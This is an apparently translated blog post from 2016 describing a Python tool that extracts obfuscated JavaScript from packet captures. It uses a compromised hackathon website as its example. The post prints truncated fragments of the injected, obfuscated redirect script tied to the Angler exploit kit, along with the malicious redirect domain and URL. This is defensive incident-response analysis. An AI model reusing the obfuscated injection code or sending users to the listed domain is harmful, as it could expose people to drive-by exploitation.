
Hunting The Malicious JavaScript

written by Mert SARICA | 1 April 2016


Systems that perform sandbox analysis have a very important role in identifying and taking necessary precautions for cyber-attacks that are made against corporations directly or indirectly. Alerts that arise from these systems are examined by corporate CIRT's (Cyber Incident Response Team) and this can sometimes lead to interesting security incidents.

Sometimes it proves difficult and time consuming for security specialists to find the harmful JavaScript code that creates suspecious activities and trigger the alarms that are on these systems or on suspecious network traffic packages (PCAP). One of the primary reasons for this is that, harmful JavaScript codes are mostly hidden (encoded) in HTTP traffic. This is why, opening a PCAP file with Wireshark tool and searching for the eval() function which is commonly found in hidden JavaScript codes is nothing but a waste of time.

In the previous months, I examined an alert from a system that performs sandbox analysis and found out that Hurriyet Hackathon's website was hacked and the visitors were directed to the following domain name: uitbracht.kateandoliverswedding.co.uk



Hackathon (also known as hack day, hackfest or codefest) is where attendants including computer programmers, graphics designers, interface designers and project leaders intensely compete against other teams to develop software projects. (Reference: Wikipedia)





Like I said above, since it is time consuming task to search for the harmful JavaScript code inside the PCAP file with Wireshark, I started to think of ways to automate this process.

I thought it would be semi useful if I prepared a tool with Python programming language and let it open the PCAP file with Scapy, analyze the HTTP traffic, find and run the JavaScript code between script tags and then locate the eval() function. The obstacle I would encounter was how to run the JavaScript code with Python. Not so long after, I decided to run the JavaScript code revealed by Python through a headless browser named PhantomJS which doesn’t have a graphical user interface.


After a short amount of time, a tool which I named JavaScript Eval Finder came up. When you provide a PCAP file to this tool, it copies the HTML files that include the script tags into the javascripts folder. After that with the JavaScript Extractor Tool which works with Phantomjs, sends out an alarm when it encounters the eval() function in the hidden JavaScript code, and then the same tool adds the identified JavaScript codes as a comment into the headers of the previously added HTML files.


After I decoded and inspected the JavaScript code with JavaScript Eval Finder, I found out that it was a different version of the exploit kit called Angler which I analyzed it before.


remnux@remnux: ~/Desktop/hurriyethackathon
remnux@remnux:~/Desktop/hurriyethackathon$ python eval-finder.py hurriyethackathon.pcap
==========
JavaScript Eval Finder v1.0 [http://www.mertsarica.com]
==========
[*] Loading PCAP file...
[*] Loading sessions...
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229564.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229565.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229566.html to javascripts folder
[*] Suspicious file: hurriyethackathon.pcap-1458229564.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<
l){gijo=azhon.length-epox;break;}}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}
wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){
=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}el
f)();
[*] Suspicious file: hurriyethackathon.pcap-1458229566.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<
l){gijo=azhon.length-epox;break;}}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}
wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){
=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}el
f)();
remnux@remnux:~/Desktop/hurriyethackathon$



After I replaced the encoded JavaScript code hidden in the HTML file with the decoded JavaScript code, I analyzed it with Firebug addon on the Firefox internet browser, then I was able to confirm that it was the same code that directed the visitors to http://uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-arriver-existences-faroff-prepositions-sunburn-crushing-hittable/


Hürriyet Mobil Hackathon - Mozilla Firefox
Hürriyet Mobil Hacka...
file:///home/remnux/Desktop/malware.html
Search
Read www.hurriyethackathon.com
Console
HTML
CSS
Script
DOM
Net
Cookies
malware.html
Watch
Stack
Breakpoints
<body class="home page page-id-114 page-template-default
<div id="kzvwndo" style="position: absolute; top: -1860px;
<div id="ihidg" style="position: absolute; top: -1942px;
<script>
debugger;
<!-- UserAgent kontrolu atlatma -->
navigator.__defineGetter__('userAgent', function(){
return("Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11
});
tecl = (+[window.sidebar]);
<!-- Internet Explorer tarayici kontrolu atlatma -->
tecl = 0;
azhon = ["rv:11", "MSIE",];
for (epox = tecl; epox < azhon.length; epox++) {
if (navigator.userAgent.indexOf(azhon[epox]) > tecl)
gijo = azhon.length - epox;
break;
}
}
if (navigator.userAgent.indexOf("MSIE10") > tecl) {
gijo++;
}
efuvv = gijo - 1;
tisbfj = "93wrLfBbUrN3";
New watch expression...
this
Window malware.
Global Scope [Window]
$
undefined
jQuery
function(a, b)
InstallTrigger
applicationCache
closed
false
console
content
crypto
devicePixelRatio
1
document
external
frameElement
null
frames
remnu...
Desktop
Interne...
remnu...
Hürriye...
01:07



You can download the JavaScript Eval Finder and JavaScript Extractor tools which I believe, they would be beneficial for CIRT members as one package from here.

Hope to see you on the next post, have a secure day.

P.S: This post also includes the solution of the 5th Pi Hediyem Var security game ;)

Original Article: Zararlı JavaScript Avı
Translated to English by: Hüseyin Fatih Akar | Twitter: @thehakar)